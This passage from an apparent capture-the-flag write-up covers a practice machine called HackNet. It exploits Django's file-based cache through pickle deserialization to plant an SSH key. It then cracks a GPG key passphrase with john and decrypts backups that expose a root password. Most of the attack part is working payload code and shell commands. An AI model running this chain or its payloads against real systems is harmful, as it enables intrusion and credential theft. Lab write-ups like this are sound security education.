| 46ggs5bvnzauzpycpq8zzp4wziefkl66 | eyJlbWFpbCI6Im1pa2V5QGhhY2tuZXQuaHRiIiwicmVxdWVzdHMiOjAsIm1lc3NhZ2VzIjowfQ:1uxoef:joo4v3ocC_NSEHgQJlo-S0L2InBag0k0uXICP-15wHI      | 2025-09-28 15:28:41.932285 |
| hqcptpkbyuaditqm1pqc4viradvqtxls | e30:1thbTc:BODVCCP-DqOYluhCoAHmO-eCm73kK4fRWVZVL559_UY                                                                             | 2025-02-24 21:38:00.029061 |
| j6krobxiadqbw3auijz53391zecozw9n | eyJlbWFpbCI6ImRhdGFkaXZlQGRhcmttYWlsLm5ldCIsInJlcXVlc3RzIjowLCJtZXNzYWdlcyI6MH0:1thXiT:b7RsuCK4aQyENjXUsWF5DcIe4hpHoyAHfJcV9ZipXCE | 2025-02-24 17:37:05.794993 |
+----------------------------------+------------------------------------------------------------------------------------------------------------------------------------+----------------------------+
3 rows in set (0.001 sec)But the admin crash does not seem to be crackable via rockyou.txt.
Django Cache Framework
CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.filebased.FileBasedCache',
        'LOCATION': '/var/tmp/django_cache',
        'TIMEOUT': 60,
        'OPTIONS': {'MAX_ENTRIES': 1000},
    }
}- Backend:
FileBasedCache→ cache entries are stored as serialized pickled objects on disk. - Location:
/var/tmp/django_cache→ world-writable temp space on many Linux distros. - Timeout: 60s → entries expire quickly, but new writes create fresh files.
Everyone versed in Python knows the danger: Django's FileBasedCache persists objects via pickle, and pickle is execution-ready dynamite when attacker input bleeds into it.
Even Django's own docs underline it:
Warning
When the cache
LOCATIONis contained withinMEDIA_ROOT,STATIC_ROOT, orSTATICFILES_FINDERS, sensitive data may be exposed.An attacker who gains access to the cache file can not only falsify HTML content, which your site will trust, but also remotely execute arbitrary code, as the data is serialized using
pickle.

Here the setup is textbook: cache entries are written to /var/tmp/django_cache, and the directory is world-writable:

This sets the stage for a clean exploitation chain:
- Session control → inject values into the cache.
- Cache poisoning → overwrite an entry with a crafted pickle payload.
- Deserialization → on the next read, Django obligingly unpickles it.
- RCE → arbitrary Python execution under the web server's context.
A classic Django misconfiguration turned lethal: pickle deserialization via the file-based cache.
Cache Poisoning
Pickle Deserialization
Pickle is Python's built-in serialization format — basically a way to turn Python objects into a byte stream that can be stored or sent somewhere, and later reconstructed back into the original object.
- Think of it like JSON, but for arbitrary Python objects.
- When
pickle.dump()saves an object, it stores instructions about how to rebuild it. - When
pickle.load()runs, it needs a recipe for how to reconstruct our object.
A universal Pickling exploit skeleton:
import pickle
import os

class Evil:
    def __reduce__(self):
        return (os.system, ("id",))

payload = pickle.dumps(Evil())The magic lies in __reduce__(). By overriding it, we hijack Pickle's reconstruction process to execute arbitrary functions, like os.system.
Cache Population
Browsing /explore or /search drops new cache files into /var/tmp/django_cache. Each request triggers population, but entries expire every 60 seconds. Perfect for us to hijack before they refresh:
Exploit Chain
To exploit the cache framework, first we generate an SSH keypair for sandy:
ssh-keygen -t ed25519 -f ./skey -N ""- private key:
./skey - public key:
./skey.pub
Copy the single-line pubkey (starts with ssh-ed25519 ...):
mikey@hacknet:~$ cat skey.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPYFmJPCqxUzlMGH8NGpil8ZzeLttFzVFyZQPMS9M3/J mikey@hacknetThen build malicious pickle that appends our pubkey into /home/sandy/.ssh/authorized_keys:
import pickle, base64, os

PKEY = "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPYFmJPCqxUzlMGH8NGpil8ZzeLttFzVFyZQPMS9M3/J mikey@hacknet"

class Exp:
    def __reduce__(self):
        cmd = (
            "bash -lc 'umask 077; "
            "mkdir -p /home/sandy/.ssh && "
            f"echo \"{PKEY}\" >> /home/sandy/.ssh/authorized_keys && "
            "chown -R sandy:sandy /home/sandy/.ssh'"
        )
        return (os.system, (cmd,))

print(base64.b64encode(pickle.dumps(Exp())).decode())Replace cache files with the malicious payload (dir is 777, so deletion + replacement works even if file perms are 600):
for f in /var/tmp/django_cache/*; do
    rm -f "$f"
    echo 'gASVAAEAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjOViYXNoIC1sYyAndW1hc2sgMDc3OyBta2RpciAtcCAvaG9tZS9zYW5keS8uc3NoICYmIGVjaG8gInNzaC1lZDI1NTE5IEFBQUFDM056YUMxbFpESTFOVEU1QUFBQUlQWUZtSlBDcXhVemxNR0g4TkdwaWw4WnplTHR0RnpWRnlaUVBNUzlNMy9KIG1pa2V5QGhhY2tuZXQiID4+IC9ob21lL3NhbmR5Ly5zc2gvYXV0aG9yaXplZF9rZXlzICYmIGNob3duIC1SIHNhbmR5OnNhbmR5IC9ob21lL3NhbmR5Ly5zc2gnlIWUUpQu' \
      | base64 -d > "$f"
    chmod 644 "$f"
doneTrigger deserialization by revisiting /explore or /search. Django calls cache.get() → unpickles → executes our payload.
Now we can log in as sandy using our private key:

chmod 600 ./skey && ssh -i ./skey sandy@localhostPayload succeeds, key planted, and sandy falls under our control:
GPG Abuse
~/.gnupg
Inside sandy's home, the presence of a full .gnupg directory immediately stands out:
sandy@hacknet:~$ ls -laR .gnupg/
.gnupg/:
total 32
drwx------ 4 sandy sandy 4096 Sep 15 09:47 .
drwx------ 7 sandy sandy 4096 Sep 15 09:33 ..
drwx------ 2 sandy sandy 4096 Sep  5 07:33 openpgp-revocs.d
drwx------ 2 sandy sandy 4096 Sep  5 07:33 private-keys-v1.d
-rw-r--r-- 1 sandy sandy  948 Sep  5 07:33 pubring.kbx
-rw------- 1 sandy sandy   32 Sep  5 07:33 pubring.kbx~
-rw------- 1 sandy sandy  600 Sep  5 07:33 random_seed
-rw------- 1 sandy sandy 1280 Sep  5 07:33 trustdb.gpg

.gnupg/openpgp-revocs.d:
total 12
drwx------ 2 sandy sandy 4096 Sep  5 07:33 .
drwx------ 4 sandy sandy 4096 Sep 15 09:47 ..
-rw------- 1 sandy sandy 1279 Sep  5 07:33 21395E17872E64F474BF80F1D72E5C1FA19C12F7.rev

.gnupg/private-keys-v1.d:
total 20
drwx------ 2 sandy sandy 4096 Sep  5 07:33 .
drwx------ 4 sandy sandy 4096 Sep 15 09:47 ..
-rw------- 1 sandy sandy 1255 Sep  5 07:33 0646B1CF582AC499934D8503DCF066A6DCE4DFA9.key
-rw------- 1 sandy sandy 2088 Sep  5 07:33 armored_key.asc
-rw------- 1 sandy sandy 1255 Sep 5 07:33 EF995B85C8B33B9FC53695B9A3B597B325562F4F.keyWe have explained GPG Abuse in several old writeups, for example the Environment, where we can understand what it is.
This is his entire keyring—revocation certs, trustdb, key stubs, and most critically, an armored private key export.
Listing the keys confirms what it's for:
sandy@hacknet:~$ gpg --list-keys --keyid-format LONG

/home/sandy/.gnupg/pubring.kbx
------------------------------
pub   rsa1024/D72E5C1FA19C12F7 2024-12-29 [SC]
21395E17872E64F474BF80F1D72E5C1FA19C12F7
uid                 [ultimate] Sandy (My key for backups) <[email protected]>
sub rsa1024/FC53AFB0D6355F16 2024-12-29 [E]- pub: a 1024-bit RSA key (old/small → easy to crack). It has
[SC]flags (Sign/Certify). - uid: explicitly says “My key for backups” → this could be the key that was used to encrypt backup file.
- sub: a 1024-bit RSA subkey with
[E]flag = encryption subkey.
So the backup key encrypts those .sql.gpg archives we saw earlier.
We can just try to decrypt one:
gpg -d /var/www/HackNet/backups/backup01.sql.gpgBut it is required an extra passphrase:

Without that passphrase, we can't use the GPG key.
gpg2john
Decrypting requires the private key and its passphrase. We exfiltrate the key material and prep it for cracking:
scp -r -i skey [email protected]:/home/sandy/.gnupg .Use gpg2john directly, by pointing it at the armored_key.asc file:
gpg2john .gnupg/private-keys-v1.d/armored_key.asc > sgpg.hashCrack with john against the genreated sgpg.hash:
john --wordlist=~/wordlists/rockyou.txt sgpg.hashGPG passphrase popped:
sweetheart (Sandy)Backup Dumps
Now we can import and decrypt the SQL dumps cleanly:
gpg --import ~/.gnupg/private-keys-v1.d/armored_key.asc   # if not imported yet

PASS='sweetheart'

for f in /var/www/HackNet/backups/*.gpg; do
  gpg --batch --yes --pinentry-mode loopback \
      --passphrase "sweetheart" -o "/tmp/$(basename $f .gpg)" -d "$f"
doneGrep the decrypted dumps for the good stuff:
grep 'pass' /tmp/backup*.sqlRoot password h4ck3rs4re3veRywh3re99 logged in sql records:

Armed with the recovered root password, escalation is trivial:

Rooted.
Comments | NOTHING